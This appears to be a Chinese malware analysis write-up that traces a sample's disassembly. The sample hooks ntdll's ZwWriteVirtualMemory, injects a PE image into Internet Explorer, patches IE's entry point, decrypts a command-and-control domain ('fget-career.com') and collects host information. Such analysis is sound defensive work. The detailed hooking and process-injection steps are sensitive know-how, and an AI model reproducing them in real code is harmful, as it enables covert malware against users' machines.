0040193C    68 D0D94000       PUSH DesktopL.0040D9D0 ; ASCII "RtlFreeUnicodeString"
00401941    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
00401944    E8 0F140000       CALL DesktopL.00402D58; JMP to kernel32.GetProcAddress
00401949    83F8 00           CMP EAX,0
0040194C    74 7F             JE SHORT DesktopL.004019CD
0040194E    A3 CCD94000       MOV DWORD PTR DS:[40D9CC],EAX
```

```
00401953    68 E9D94000       PUSH DesktopL.0040D9E9 ;ASCII "ZwProtectVirtualMemory"
00401958    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
0040195B    E8 F8130000       CALL DesktopL.00402D58; JMP to kernel32.GetProcAddress
00401960    83F8 00           CMP EAX,0
00401963    74 68             JE SHORT DesktopL.004019CD
00401965    A3 E5D94000       MOV DWORD PTR DS:[40D9E5],EAX
0040196A    68 04DA4000       PUSH DesktopL.0040DA04; ASCII "RtlCreateUserThread"
0040196F    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
00401972    E8 E1130000       CALL DesktopL.00402D58; JMP to kernel32.GetProcAddress
00401977    83F8 00           CMP EAX,0
0040197A    74 51             JE SHORT DesktopL.004019CD
0040197C    A3 00DA4000       MOV DWORD PTR DS:[40DA00],EAX
00401981    68 1CDA4000       PUSH DesktopL.0040DA1C; ASCII "ZwFreeVirtualMemory"
00401986    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
00401989    E8 CA130000       CALL DesktopL.00402D58; JMP to kernel32.GetProcAddress
0040198E    83F8 00           CMP EAX,0
00401991    74 3A             JE SHORT DesktopL.004019CD
00401993    A3 18DA4000       MOV DWORD PTR DS:[40DA18],EAX
00401998    68 34DA4000       PUSH DesktopL.0040DA34; ASCII "ZwDelayExecution"
0040199D    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
004019A0    E8 B3130000       CALL DesktopL.00402D58; JMP to kernel32.GetProcAddress
004019A5    83F8 00           CMP EAX,0
004019A8    74 23             JE SHORT DesktopL.004019CD
004019AA    A3 30DA4000       MOV DWORD PTR DS:[40DA30],EAX
004019AF    68 45DA4000       PUSH DesktopL.0040DA45              ; ASCII
                                                                  "ZwQueryInformationProcess"
004019B4    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
004019B7    E8 9C130000       CALL DesktopL.00402D58    ; JMP to kernel32.GetProcAddress
```

2-3:Hook ZwWriteVirtualMemory

(2-3-1) 获取 ntdll.dll 的模块基地址

```
004029AD    FF75 08           PUSH DWORD PTR SS:[EBP+8]
004029B0    E8 9D030000       CALL DesktopL.00402D52; JMP to kernel32.GetModuleHandleA
    /*
    参数信息:
    0012FFA0    0040D901    \pModule = "ntdll.dll"

    功能:       获取 ntdll.dll 的模块基地址
    返回值:    7C920000
    */
```

(2-3-2) 获取 ZwWriteVirtualMemory 的函数地址

```
004029B9    FF75 0C           PUSH DWORD PTR SS:[EBP+C]
004029BC    50                PUSH EAX
```

```
004029BD    E8 96030000    CALL DesktopL.00402D58      ; JMP to kernel32.GetProcAddress
    /*
    参数信息:
    0012FF9C    7C920000    |hModule = 7C920000 (ntdll)
    0012FFA0    0040DFBB    \ProcNameOrOrdinal = "ZwWriteVirtualMemory"

    功能:       获取 ntdll.dll 模块中 "ZwWriteVirtualMemory" 的函数地址
    返回值:    7C92DFAE
    */
```

(2-3-3) 更改 ZwWriteVirtualMemory 函数头前 0X10 字节的内存属性为 PAGE_EXECUTE_READWRITE

```
004028DC    8D45 F4          LEA EAX,DWORD PTR SS:[EBP-C]
004028DF    50                PUSH EAX
004028E0    6A 40             PUSH 40
004028E2    6A 0A             PUSH 0A
004028E4    FF75 08           PUSH DWORD PTR SS:[EBP+8]
004028E7    E8 EA040000    CALL DesktopL.00402DD6    ; JMP to kernel32.VirtualProtect
    /*
    参数信息:
    0012FF68    7C92DFAE    |Address = ntdll.ZwWriteVirtualMemory
    0012FF6C    0000000A    |Size = A (10.)
    0012FF70    00000040    |NewProtect = PAGE_EXECUTE_READWRITE
    0012FF74    0012FF84    \pOldProtect = 0012FF84

    功能:    修改 "ZwWriteVirtualMemory" 函数前 16 字节的内存属性
    */
```

(2-3-4) 计算 ZwWriteVirtualMemory 函数头能够被修改的字节数

```
004028EC    0BC0              OR EAX,EAX
004028EE    0F84 A7000000     JE DesktopL.0040299B
004028F4    6A 05             PUSH 5
004028F6    FF75 08           PUSH DWORD PTR SS:[EBP+8]    //Arg1
004028F9    E8 ACFFFFFF       CALL DesktopL.004028AA
    /*
    参数信息:
    0012FF70 7C92DFAE    |Arg1 = 7C92DFAE
    0012FF74 00000005    \Arg2 = 00000005

    功能:     查找能修改的函数头字节数
    返回值:    5
    */
```

(2-3-5) 申请 0XF 大小的内存空间，存放 Hook ZwWriteVirtualMemory 过程中的一些数据

```
0040290C    6A 40            PUSH 40
0040290E    68 00100000      PUSH 1000
00402913    FF75 E8          PUSH DWORD PTR SS:[EBP-18]
00402916    6A 00            PUSH 0
00402918    E8 A7040000      CALL DesktopL.00402DC4       ; JMP to kernel32.VirtualAlloc
    /*
    参数信息:
    0012FF68    00000000    |Address = NULL
    0012FF6C    0000000F    |Size = F (15.)
    0012FF70    00001000    |AllocationType = MEM_COMMIT
    0012FF74    00000040    \Protect = PAGE_EXECUTE_READWRITE

    功能:    申请 15 字节的空间，用于存放挂钩相关的数据
    返回值: 003E0000
    */
```

(2-3-6) 具体的 Hook 过程中

```
0040291D    0BC0         OR EAX,EAX
0040291F    74 69        JE SHORT DesktopL.0040298A
00402921    8945 F8      MOV DWORD PTR SS:[EBP-8],EAX
00402924    8BF0         MOV ESI,EAX
00402926    FF75 08      PUSH DWORD PTR SS:[EBP+8]
00402929    8F06          POP DWORD PTR DS:[ESI]
    //保存 ZwWriteProcessMemory 的函数地址到新申请的空间中
    //003E0000    AE DF 92 7C 00 00 00 00 00 00 00 00 00 00 00    嗳挂.....
0040292B    83C6 04    ADD ESI,4
0040292E    8B45 FC    MOV EAX,DWORD PTR SS:[EBP-4]
00402931    8806         MOV BYTE PTR DS:[ESI],AL
    //保存修改的字节数到 新申请的空间中
    //003E0000    AE DF 92 7C    05    00 00 00 00 00 00 00 00 00 00 00    嗳挂.....
00402933    46                INC ESI
00402934    6A 00             PUSH 0
00402936    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
00402939    56                PUSH ESI
0040293A    FF75 08           PUSH DWORD PTR SS:[EBP+8]
0040293D    E8 D6E6FFFF       CALL DesktopL.00401018
    /*
    参数信息:
    0012FF68    7C92DFAE    |Arg1 = 7C92DFAE ZwWriteProcessMemory 的函数地址
    0012FF6C    003E0005    |Arg2 = 003E0005  新申请空间中的可写入数据地址
    0012FF70    00000005    |Arg3 = 00000005  要求的的函数头字节数
    0012FF74    00000000    \Arg4 = 00000000
```

```
    功能:    拷贝 ZwWriteProcessMemroy 函数原来的头 5 字节到新申请的空间中
    返回值: 无
    003E0000   AE DF 92 7C   05    B8 15 01 00 00   00 00 00 00 00 00   嗳挂?.....
    */
00402942   0375 FC     ADD ESI,DWORD PTR SS:[EBP-4]
00402945   B0 E9       MOV AL,0E9
00402947   8806         MOV BYTE PTR DS:[ESI],AL
    //新申请空间写 E9， JMP 指令机器码
    //003E0000   AE DF 92 7C 05 B8 15 01 00 00   E9   00 00 00 00 00   嗳挂?..?....
00402949   46           INC ESI
0040294A   8B45 08   MOV EAX,DWORD PTR SS:[EBP+8]   //EAX = Arg1 = 7C92DFAE
                                                    ZwWriteProcessMemory 的函数地址
0040294D   2B45 F8   SUB EAX,DWORD PTR SS:[EBP-8]   //EAX = EAX - Param2(hMem =
                                                    003E0000)
    //计算 ZwWriteProcessMemory 函数地址和 003E0000 的地址差值

00402950   83E8 0A   SUB EAX,0A      //003E0000 开始的头 0A 字节已经被写入了数据
00402953   8906       MOV DWORD PTR DS:[ESI],EAX    //ESI 指向 新申请空间中可写入
                                                    数据的地址
    //7C92DFAE - 003E000A = 7C54DFA4
    //003E0000   AE DF 92 7C   05   B8 15 01 00 00   E9    A4 DF 54 7C 00    00402955
8B75 08   MOV ESI,DWORD PTR SS:[EBP+8]    //ESI   指向 ZwWriteProcessMemory 的函
                                                    数地址
00402958   B0 E9      MOV AL,0E9
0040295A   8806       MOV BYTE PTR DS:[ESI],AL
   //修改 ZwWriteProcessMemory 函数头为 JMP
0040295C   46          INC ESI
0040295D   8B45 0C   MOV EAX,DWORD PTR SS:[EBP+C]
00402960   2B45 08   SUB EAX,DWORD PTR SS:[EBP+8]
00402963   83E8 05   SUB EAX,5
    //计算 JMP 的 offset(= 00402A59 - 7C92DFAE - 5)
00402966   8906   MOV DWORD PTR DS:[ESI],EAX
    //写入 JMP 指令的 offset
00402968   8B45 10   MOV EAX,DWORD PTR SS:[EBP+10] //EAX = Arg3 = 0012FFA8
0040296B   8B5D F8   MOV EBX,DWORD PTR SS:[EBP-8]   //EBX = hMem = 003E0000
0040296E   83C3 05   ADD EBX,5
00402971   8918       MOV DWORD PTR DS:[EAX],EBX

(2-3-7) 修改之前申请的 0XF 大小的内存空间属性为只读
00402973   8D45 F0        LEA EAX,DWORD PTR SS:[EBP-10]
00402976   50              PUSH EAX
00402977   FF75 F4        PUSH DWORD PTR SS:[EBP-C]
0040297A   FF75 E8        PUSH DWORD PTR SS:[EBP-18]
0040297D   FF75 F8        PUSH DWORD PTR SS:[EBP-8]
```

```
00402980    E8 51040000    CALL DesktopL.00402DD6    ; JMP to kernel32.VirtualProtect
    /*
    参数信息:
    0012FF68    003E0000    |Address = 003E0000
    0012FF6C    0000000F    |Size = F (15.)
    0012FF70    00000020    |NewProtect = PAGE_EXECUTE_READ
    0012FF74    0012FF80    \pOldProtect = 0012FF80

    功能:    修改新申请空间的属性为只读
    */
```

(2-3-8) 还原 ntdll.ZwWriteVirtualMemory 的内存属性

```
0040298A    8D45 F0          LEA EAX,DWORD PTR SS:[EBP-10]
0040298D    50                PUSH EAX
0040298E    FF75 F4          PUSH DWORD PTR SS:[EBP-C]
00402991    6A 0A             PUSH 0A
00402993    FF75 08          PUSH DWORD PTR SS:[EBP+8]
00402996    E8 3B040000    CALL DesktopL.00402DD6       ; JMP to kernel32.VirtualProtect
    /*
    参数信息:
    0012FF68    7C92DFAE    |Address = ntdll.ZwWriteVirtualMemory
    0012FF6C    0000000A    |Size = A (10.)
    0012FF70    00000020    |NewProtect = PAGE_EXECUTE_READ
    0012FF74    0012FF80    \pOldProtect = 0012FF80

    功能: 还原 ntdll.ZwWriteVirtualMemory 的内存保护属性
    */
```

(2-3-9) Hook ntdll.ZwWriteVirtualMemory 前后机器码以及函数执行流程对比

(2-3-9-1) 机器码对比

被 Hook 之前的 ZwWriteVirtualMemory

```
7C92DFAE ZwWriteVirtualMemory    B8 15010000    MOV EAX,115
7C92DFB3                         BA 0003FE7F    MOV EDX,7FFE0300
7C92DFB8                         FF12           CALL DWORD PTR DS:[EDX]
7C92DFBA                         C2 1400        RETN 14
```

被 Hook 之后的 ZwWriteVirtualMemory

```
7C92DFAE ZwWriteVirtualMemory    E9 A64AAD83    JMP DesktopL.00402A59
7C92DFB3                         BA 0003FE7F    MOV EDX,7FFE0300
7C92DFB8                         FF12           CALL DWORD PTR DS:[EDX]
7C92DFBA                         C2 1400        RETN 14
```

(2-3-9-2) 函数执行流程对比

调用原来的流程

```
00402A59      55                  PUSH EBP
00402A5A      8BEC                MOV EBP,ESP
00402A5C      83C4 F8             ADD ESP,-8
00402A5F      FF75 18             PUSH DWORD PTR SS:[EBP+18]
00402A62      FF75 14             PUSH DWORD PTR SS:[EBP+14]
00402A65      FF75 10             PUSH DWORD PTR SS:[EBP+10]
00402A68      FF75 0C             PUSH DWORD PTR SS:[EBP+C]
00402A6B      FF75 08             PUSH DWORD PTR SS:[EBP+8]
00402A6E      FF15 B7DF4000       CALL DWORD PTR DS:[40DFB7]    ;DS:[40DFB7] =
                                                                  003E0005
   003E0005   B8 15010000         MOV EAX,115
   003E000A   -E9 A4DF547C        JMP ntdll.7C92DFB3

   7C92DFB3   BA 0003FE7F         MOV EDX,7FFE0300
   7C92DFB8   FF12                CALL DWORD PTR DS:[EDX]
   7C92DFBA   C2 1400             RETN 14
   //00402A59 - 00402A6E 原来的流程调用完毕
```

新添加的流程

```
   00402A74   60                  PUSHAD
   00402A75   837D 08 FF          CMP DWORD PTR SS:[EBP+8],-1
   00402A79   0F84 9A000000       JE DesktopL.00402B19
   00402A7F   833D A3DF4000 00 CMP DWORD PTR DS:[40DFA3],0   //重入标志
   00402A86   0F85 8D000000       JNZ DesktopL.00402B19
   00402A8C   833D B3DF4000 00 CMP DWORD PTR DS:[40DFB3],0
   00402A93   0F85 80000000       JNZ DesktopL.00402B19
   00402A99   FF75 08             PUSH DWORD PTR SS:[EBP+8]
   00402A9C   E8 CFF7FFFF         CALL DesktopL.00402270
   /*
   参数信息:
   0012EFFC    00000038    \Arg1 = 00000038 IE 进程句柄

   功能: 读取 iexplorer.exe 进程数据 (读取 DOS 头 然后从 NT 头开始读取
         F8 大小的数据), 获取 IE 的 OEP 00401A25
   */
   00402AA1   0BC0                OR EAX,EAX
   00402AA3   74 74               JE SHORT DesktopL.00402B19
   00402AA5   6A 01               PUSH 1
   00402AA7   8F05 A3DF4000       POP DWORD PTR DS:[40DFA3]
   00402AAD   A3 B3DF4000         MOV DWORD PTR DS:[40DFB3],EAX   //EAX =
                                  00401A25 为 IE 的 OEP
   00402AB2   68 00980000         PUSH 9800
   00402AB7   68 31404000         PUSH DesktopL.00404031
   00402ABC   FF75 08             PUSH DWORD PTR SS:[EBP+8]
```

```
00402ABF    E8 3EF5FFFF          CALL DesktopL.00402002
00402AC4    A3 A8DF4000           MOV DWORD PTR DS:[40DFA8],EAX
00402AC9    8915 ADDF4000         MOV DWORD PTR DS:[40DFAD],EDX
00402ACF    0BC0                  OR EAX,EAX
00402AD1    74 46                 JE SHORT DesktopL.00402B19
00402AD3    8D45 FC               LEA EAX,DWORD PTR SS:[EBP-4]
00402AD6    50                    PUSH EAX
00402AD7    6A 40                 PUSH 40
00402AD9    6A 0C                 PUSH 0C
00402ADB    FF35 B3DF4000         PUSH DWORD PTR DS:[40DFB3]
00402AE1    FF75 08               PUSH DWORD PTR SS:[EBP+8]
00402AE4    E8 F3020000           CALL DesktopL.00402DDC    ; JMP to
                                                            kernel32.VirtualProtectEx
00402AE9    8D45 F8               LEA EAX,DWORD PTR SS:[EBP-8]
00402AEC    50                    PUSH EAX
00402AED    6A 0C                 PUSH 0C
00402AEF    68 A7DF4000           PUSH DesktopL.0040DFA7
00402AF4    FF35 B3DF4000         PUSH DWORD PTR DS:[40DFB3]
00402AFA    FF75 08               PUSH DWORD PTR SS:[EBP+8]
00402AFD    E8 E6020000           CALL pL.00402DE8; JMP to
                                                            kernel32.WriteProcessMemory
00402B02    8D45 FC               LEA EAX,DWORD PTR SS:[EBP-4]
00402B05    50                    PUSH EAX
00402B06    FF75 FC               PUSH DWORD PTR SS:[EBP-4]
00402B09    6A 0C                 PUSH 0C
00402B0B    FF35 B3DF4000         PUSH DWORD PTR DS:[40DFB3]
00402B11    FF75 08               PUSH DWORD PTR SS:[EBP+8]
00402B14    E8 C3020000           CALL DesktopL.00402DDC     ; JMP to
                                                            kernel32.VirtualProtectEx
00402B19    61                    POPAD
00402B1A    C9                    LEAVE
00402B1B    C2 1400               RETN 14
```

2-4:调用 CreateProcessA 来启动 iexplorer.exe 进程，内部完成对 iexplorer.exe 的注入

```
0402CCE    6A 01              PUSH 1
00402CD0 68 D0DF4000    PUSH DesktopL.0040DFD0 ; ASCII "C:\Program Files\Internet
                                                  Explorer\IEXPLORE.EXE"
00402CD5    E8 9FE6FFFF    CALL DesktopL.00401379
    /*
    参数信息:
    0012FFBC    0040DFD0    |Arg1 = 0040DFD0 ASCII "C:\Program Files\Internet Explorer\
                                                  IEXPLORE.EXE"
    0012FFC0    00000001    \Arg2 = 00000001
    */
```

通过对 VirtualAllocEx 和 WriteProcessMemory 的断点可以详细的看到为 iexplorer.exe 申请空间并写入数据的过程

5 次为 IE 进程申请空间

为 IE 进程第 1 次申请内存空间(Addr = 20010000, Size = 0000D000)

```
00402071    6A 40             PUSH 40
00402073    68 00300000       PUSH 3000
00402078    FF75 F4           PUSH DWORD PTR SS:[EBP-C]
0040207B    FF75 E8           PUSH DWORD PTR SS:[EBP-18]
0040207E    FF75 08           PUSH DWORD PTR SS:[EBP+8]
00402081    E8 440D0000       CALL DesktopL.00402DCA    ; JMP to kernel32.VirtualAllocEx
    /*
    //参数信息:
    0012EE7C    00000038    |Arg1 = 00000038
    0012EE80    20010000    |Arg2 = 20010000
    0012EE84    0000D000    |Arg3 = 0000D000
    0012EE88    00003000    |Arg4 = 00003000
    0012EE8C    00000040    \Arg5 = 00000040

    //返回值:
    EAX    = 20010000
    */
```

为 IE 进程第 2(Addr = 00020000, Size = 00000233)、
3(Addr = 00030000, Size = 000000DF)、
4(Addr = 00040000, Size = 000000A5)、
5(Addr = 00050000, Size = 00000138)、
次申请内存空间

```
00401F26    6A 40             PUSH 40
00401F28    68 00300000       PUSH 3000
00401F2D    FF75 10           PUSH DWORD PTR SS:[EBP+10]
00401F30    6A 00             PUSH 0
00401F32    FF75 08           PUSH DWORD PTR SS:[EBP+8]
00401F35    E8 900E0000       CALL DesktopL.00402DCA     ; JMP to kernel32.VirtualAllocEx
    /*
    //参数信息:
    0012EE60    00000038    |Arg1 = 00000038
    0012EE64    00000000    |Arg2 = 00000000
    0012EE68    00000233    |Arg3 = 00000233
    0012EE6C    00003000    |Arg4 = 00003000
    0012EE70    00000040    \Arg5 = 00000040
    //返回值:
    EAX    =    00020000
```

```
//参数信息:
0012EE60   00000038   |Arg1 = 00000038
0012EE64   00000000   |Arg2 = 00000000
0012EE68   000000DF   |Arg3 = 000000DF
0012EE6C   00003000   |Arg4 = 00003000
0012EE70   00000040   \Arg5 = 00000040
//返回值:
EAX   =   00030000

//参数信息:
0012EE60   00000038   |Arg1 = 00000038
0012EE64   00000000   |Arg2 = 00000000
0012EE68   000000A5   |Arg3 = 000000A5
0012EE6C   00003000   |Arg4 = 00003000
0012EE70   00000040   \Arg5 = 00000040
//返回值:
EAX   =   00040000

//参数信息:
0012EE60   00000038   |Arg1 = 00000038
0012EE64   00000000   |Arg2 = 00000000
0012EE68   00000138   |Arg3 = 00000138
0012EE6C   00003000   |Arg4 = 00003000
0012EE70   00000040   \Arg5 = 00000040
//返回值:
EAX   =   00050000
*/
```

6 次 向 IE 进程写入数据

向 IE 进程第 1 次写入数据(Addr = 20010000, Size = 0000D000)

```
004020C9   6A 00              PUSH 0
004020CB   FFB5 ACFEFFFF     PUSH DWORD PTR SS:[EBP-154]
004020D1   FFB5 A4FEFFFF     PUSH DWORD PTR SS:[EBP-15C]
004020D7   FF75 F0            PUSH DWORD PTR SS:[EBP-10]
004020DA   FF75 08            PUSH DWORD PTR SS:[EBP+8]
004020DD   E8 060D0000        CALL DesktopL.00402DE8        ; JMP to
                                                            kernel32.WriteProcessMemory
/*
//参数信息:
0012EE7C   00000038   |hProcess = 00000038 (window)
0012EE80   20010000   |Address = 20010000
0012EE84   20010000   |Buffer = 20010000
0012EE88   0000D000   |BytesToWrite = D000 (53248.)
```

```
0012EE8C   00000000   \pBytesWritten = NULL
*/
```

向 IE 进程第 2(Addr = 00020000, Size = 00000233)、
3(Addr = 00030000, Size = 000000DF)、
4(Addr = 00040000, Size = 000000A5)、
5(Addr = 00050000, Size = 00000138)
次写入数据

```
00401F3E   8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
00401F41   8D45 F8         LEA EAX,DWORD PTR SS:[EBP-8]
00401F44   50               PUSH EAX
00401F45   FF75 10         PUSH DWORD PTR SS:[EBP+10]
00401F48   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
00401F4B   FF75 FC         PUSH DWORD PTR SS:[EBP-4]
00401F4E   FF75 08         PUSH DWORD PTR SS:[EBP+8]
00401F51   E8 920E0000     CALL DesktopL.00402DE8          ; JMP to
                                                            kernel32.WriteProcessMemory
/*
//参数信息:
0012EE60   00000038   |hProcess = 00000038 (window)
0012EE64   00020000   |Address = 20000
0012EE68   004022F0   |Buffer = DesktopL.004022F0
0012EE6C   00000233   |BytesToWrite = 233 (563.)
0012EE70   0012EE74   \pBytesWritten = 0012EE74

//参数信息:
0012EE60   00000038   |hProcess = 00000038 (window)
0012EE64   00030000   |Address = 30000
0012EE68   00402523   |Buffer = DesktopL.00402523
0012EE6C   000000DF   |BytesToWrite = DF (223.)
0012EE70   0012EE74   \pBytesWritten = 0012EE74

//参数信息:
0012EE60   00000038   |hProcess = 00000038 (window)
0012EE64   00040000   |Address = 40000
0012EE68   00401F5D   |Buffer = DesktopL.00401F5D
0012EE6C   000000A5   |BytesToWrite = A5 (165.)
0012EE70   0012EE74   \pBytesWritten = 0012EE74

//参数信息:
0012EE60   00000038   |hProcess = 00000038 (window)
0012EE64   00050000   |Address = 50000
0012EE68   0012EE90   |Buffer = 0012EE90
0012EE6C   00000138   |BytesToWrite = 138 (312.)
```

```
0012EE70    0012EE74    \pBytesWritten = 0012EE74
*/
```

向 IE 进程第 6 次写入数据(Addr = 00401A25, Size = 0000000C)

00401A25 为 IE 的 OEP，这里实际上是更改 IE 的 OEP

在该 API 调用执行之前，修改 DesktopL.0040DFA7 内存处的首字节为 0XCC(同时记下原来的字节数据:0XBF，用于恢复)， 即可用 OD 段下新启动的 IE 进程

```
00402AE9    8D45 F8          EA EAX,DWORD PTR SS:[EBP-8]
00402AEC    50               PUSH EAX
00402AED    6A 0C            PUSH 0C
00402AEF    68 A7DF4000      PUSH DesktopL.0040DFA7
00402AF4    FF35 B3DF4000 PUSH DWORD PTR DS:[40DFB3] ; DesktopL.00401A25
00402AFA    FF75 08          PUSH DWORD PTR SS:[EBP+8]
00402AFD    E8 E6020000      CALL DesktopL.00402DE8        ; JMP to
                                                           kernel32.WriteProcessMemory
/*
//参数信息:
0012EFEC    00000038    |hProcess = 00000038 (window)
0012EFF0    00401A25    |Address = 401A25
0012EFF4    0040DFA7    |Buffer = DesktopL.0040DFA7
0012EFF8    0000000C    |BytesToWrite = C (12.)
0012EFFC    0012F020    \pBytesWritten = 0012F020
*/
```

Phase3:

3-1 注入前后 iexplorer.exe 机器码和流程对比：

正常的 IE 入口点代码

```
00401A25    E8 87FDFFFF    CALL iexplore.004017B1
00401A2A    6A 5C           PUSH 5C
00401A2C    68 401B4000    PUSH iexplore.00401B40
00401A31    E8 6E070000    CALL iexplore.004021A4
00401A36    33DB            XOR EBX,EBX
```

被修改过后的 IE 入口点代码(修改了前 0X0C 字节)

```
00401A25    BF 00000400    MOV EDI,40000
00401A2A    68 00000500    PUSH 50000
00401A2F    FFD7           CALL EDI
00401A31    E8 6E070000    CALL IEXPLORE.004021A4
00401A36    33DB           XOR EBX,EBX
```

由此可见，原程序的的路程跳转到了 40000 处

3-2 注入后的 iexplorer.exe 创建工作线程之前的行为分析:

(3-2-1) 处理内存 PE 的导入表

```
00040014   8B7D 08   MOV EDI,DWORD PTR SS:[EBP+8]
00040017   57         PUSH EDI                          //50000
00040018   FF77 08   PUSH DWORD PTR DS:[EDI+8]        //0000D000
0004001B   FF37       PUSH DWORD PTR DS:[EDI]         //20010000
0004001D   6A 00      PUSH 0                           //0
0004001F   FF57 0C   CALL DWORD PTR DS:[EDI+C]
    /*
    //参数信息:
    0017FF70   Arg1 = 00000000
    0017FF74   Arg2 = 20010000      DOS 头地址
    0017FF78   Arg3 = 0000D000
    0017FF7C   Arg4 = 00050000
    //功能:  处理内存 PE 的导入表 填写 IAT
    */
```

(3-2-2) 处理内存 PE 的节信息

```
00040044   51         PUSH ECX                          //ECX == NumberOfSections
00040045   56         PUSH ESI                          //ESI 指向节表
00040046   8B7D 08   MOV EDI,DWORD PTR SS:[EBP+8]//EDI == Arg1 = 50000
00040049   FF76 24   PUSH DWORD PTR DS:[ESI+24]     //节表属性
0004004C   FF57 10   CALL DWORD PTR DS:[EDI+10]     //call 30000
    /*
    内存 0017FF74   为节表属性
    //功能:检查节表的属性
    */
0004004F   8BD0       MOV EDX,EAX
00040051   8B07       MOV EAX,DWORD PTR DS:[EDI]       //EAX == 20010000 DOS 头
00040053   0346 0C   ADD EAX,DWORD PTR DS:[ESI+C]     //EAX == 节表 VA
00040056   8945 F8   MOV DWORD PTR SS:[EBP-8],EAX     //Var2 == 节表 VA
00040059   FF76 08   PUSH DWORD PTR DS:[ESI+8]        //节表 VirtualSize
0004005C   8F45 F4   POP DWORD PTR SS:[EBP-C]         //Var3 == 节表 VirtualSize
0004005F   8D45 FC   LEA EAX,DWORD PTR SS:[EBP-4]    //addr Var1
00040062   50         PUSH EAX
00040063   52         PUSH EDX                        //依据节表属性得处的一个返回值
00040064   8D45 F4   LEA EAX,DWORD PTR SS:[EBP-C]
00040067   50         PUSH EAX                         //push addr Var3
00040068   8D45 F8   LEA EAX,DWORD PTR SS:[EBP-8]
0004006B   50         PUSH EAX                         //push addr Var2
0004006C   6A FF      PUSH -1
0004006E   FF57 2C   CALL DWORD PTR DS:[EDI+2C]   //call 7C92D6EE
                                                    ntdll.ZwProtectVirtualMemory
    /*
```

```
    //参数信息：
    Arg1 = -1                              进程句柄
    Arg2 = addr  节表  VA                  起始地址
    Arg3 = addr  节表  VirtualSize      要修改属性的数据大小
    Arg4 =  得出的节表属性                 新属性
    Atg5 = addr Var1                      旧属性

    //功能：设置节表的属性
    */
00040071    5E          POP ESI                    //ESI  指向节表
00040072    59          POP ECX
00040073    3C6 28      ADD ESI,28                 //ESI  执行下一个节表
00040076    E2 CC       LOOPD SHORT 00040044
    /*00040044 - 00040076  在依据原有节的属性设置内存节的属性*/
```

(3-2-3) 利用 "KyUffThOkYwRRtgPP" 创建互斥体，依据返回值判断当前是否该样本的其他实例在运行

```
20017C89    68 FDA10120    PUSH 2001A1FD
20017C8E    6A 00          PUSH 0
20017C90    68 01A20120    PUSH 2001A201 ; ASCII "KyUffThOkYwRRtgPP"
```

(3-2-4) 初始化 SOCKET

```
20012D4D    8D85 72FEFFFF    LEA EAX,DWORD PTR SS:[EBP-18E]
20012D53    50               PUSH EAX
20012D54    68 01010000      PUSH 101
20012D59    E8 B8520000      CALL 20018016 ; JMP to ws2_32.WSAStartup
    /*
    //参数信息：
    0017FDBC    00000101    |RequestedVersion = 101 (1.1.)
    0017FDC0    0017FDC6    \pWSAData = 0017FDC6
    //功能：初始化  SOCKET
    //返回值：初始化是否成功(0,成功)
    */
```

(3-2-5) 对 2001A010 处的数据进行解密

```
20017B23    FF35 0CA00120    PUSH DWORD PTR DS:[2001A00C]
20017B29    68 DEA10120      PUSH 2001A1DE
20017B2E    68 74000000      PUSH 74
20017B33    68 10A00120      PUSH 2001A010
20017B38    E8 33A2FFFF      CALL 20011D70
    /*
    //参数信息：
    0017FF4C    2001A010    |Arg1 = 2001A010
    0017FF50    00000074    |Arg2 = 00000074
```

```
0017FF54    2001A1DE    |Arg3 = 2001A1DE
0017FF58    00000005    \Arg4 = 00000005
```

//功能： 对 Arg1(2001A010)处的 Arg2(74) 字节数据进行运算，类似于解密 解密后的内容如下：

2001A010 66 67 65 74 2D 63 61 72 65 65 72 2E 63 6F 6D 00 fget-career.com.

*/

(3-2-6) 获取本机信息并生成字符串

//硬盘信息

```
20017B8B    68 E4B40120    PUSH 2001B4E4
20017B90    E8 0FA2FFFF    CALL 20011DA4
        /*
        0017FF58    2001B4E4    \Arg1 = 2001B4E4
        //功能：    利用硬盘信息生成一个字符串
        //返回值：EAX == 2001B4E4    36 34 32 46 32 36 43 44 30 30 30 30 30 41 32 38
                                     642F26CD00000A28
                          2001B4F4    30 30 30 30 30 30 30 35 30 30 30 30 30 30 30 31
                                     0000000500000001
                          2001B504    38 36 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                                     86..............
        */
```

//系统信息

```
20011E7C    8D85 34F7FFFF    LEA EAX,DWORD PTR SS:[EBP-8CC]
20011E82    50                PUSH EAX
20011E83    E8 D05F0000       CALL 20017E58       ; JMP to kernel32.GetVersionExA
        //0017F680    0017F684    \pVersionInformation = 0017F684
        //功能：获取系统信息
```

//本地语言环境信息

```
20011EEF    6A 0A             PUSH 0A
20011EF1    8D85 CEF7FFFF    LEA EAX,DWORD PTR SS:[EBP-832]
20011EF7    50                PUSH EAX
20011EF8    6A 0A             PUSH 0A
20011EFA    68 00040000       PUSH 400
20011EFF    E8 125F0000       CALL 20017E16; JMP to kernel32.GetLocaleInfoA
        /*
        //参数信息：
        0017F674    00000400    |LocaleId = 400
        0017F678    0000000A    |InfoType = A
        0017F67C    0017F71E    |Buffer = 0017F71E
        0017F680    0000000A    \BufSize = A (10.)
```

```
        //功能：获取本地语言环境
        //返回值：EAX == 3 0017F71E    38 36 00    86.
        */
```

(3-2-7) 获取当前系统时间，在 iexplorer.exe 目录下创建 dmlconf.dat 文件并将系统时间写入

```
20017C52    75 14             JNZ SHORT 20017C68
20017C54    68 2BA20120    PUSH 2001A22B
20017C59    E8 E2010000    CALL 20017E40; JMP to kernel32.GetSystemTimeAsFileTime
    /*
    //参数信息：
    0017FF58    2001A22B    \pFileTime = 2001A22B
    //返回值：2001A22B     60 E8 25 ED 05 0C D2 01
    */

2001290A    6A 00             PUSH 0
2001290C    68 80000000    PUSH 80
20012911    6A 02             PUSH 2
20012913    6A 00             PUSH 0
20012915    6A 02             PUSH 2
20012917    68 00000040    PUSH 40000000
2001291C    FF75 08          PUSH DWORD PTR SS:[EBP+8]    //Arg1
2001291F    E8 92540000    CALL 20017DB6                    ; JMP to kernel32.CreateFileA
    /*
    //参数信息：
    0017FF04    2001B064    |FileName = "C:\Program Files\Internet Explorer\dmlconf.dat"
    0017FF08    40000000    |Access = GENERIC_WRITE
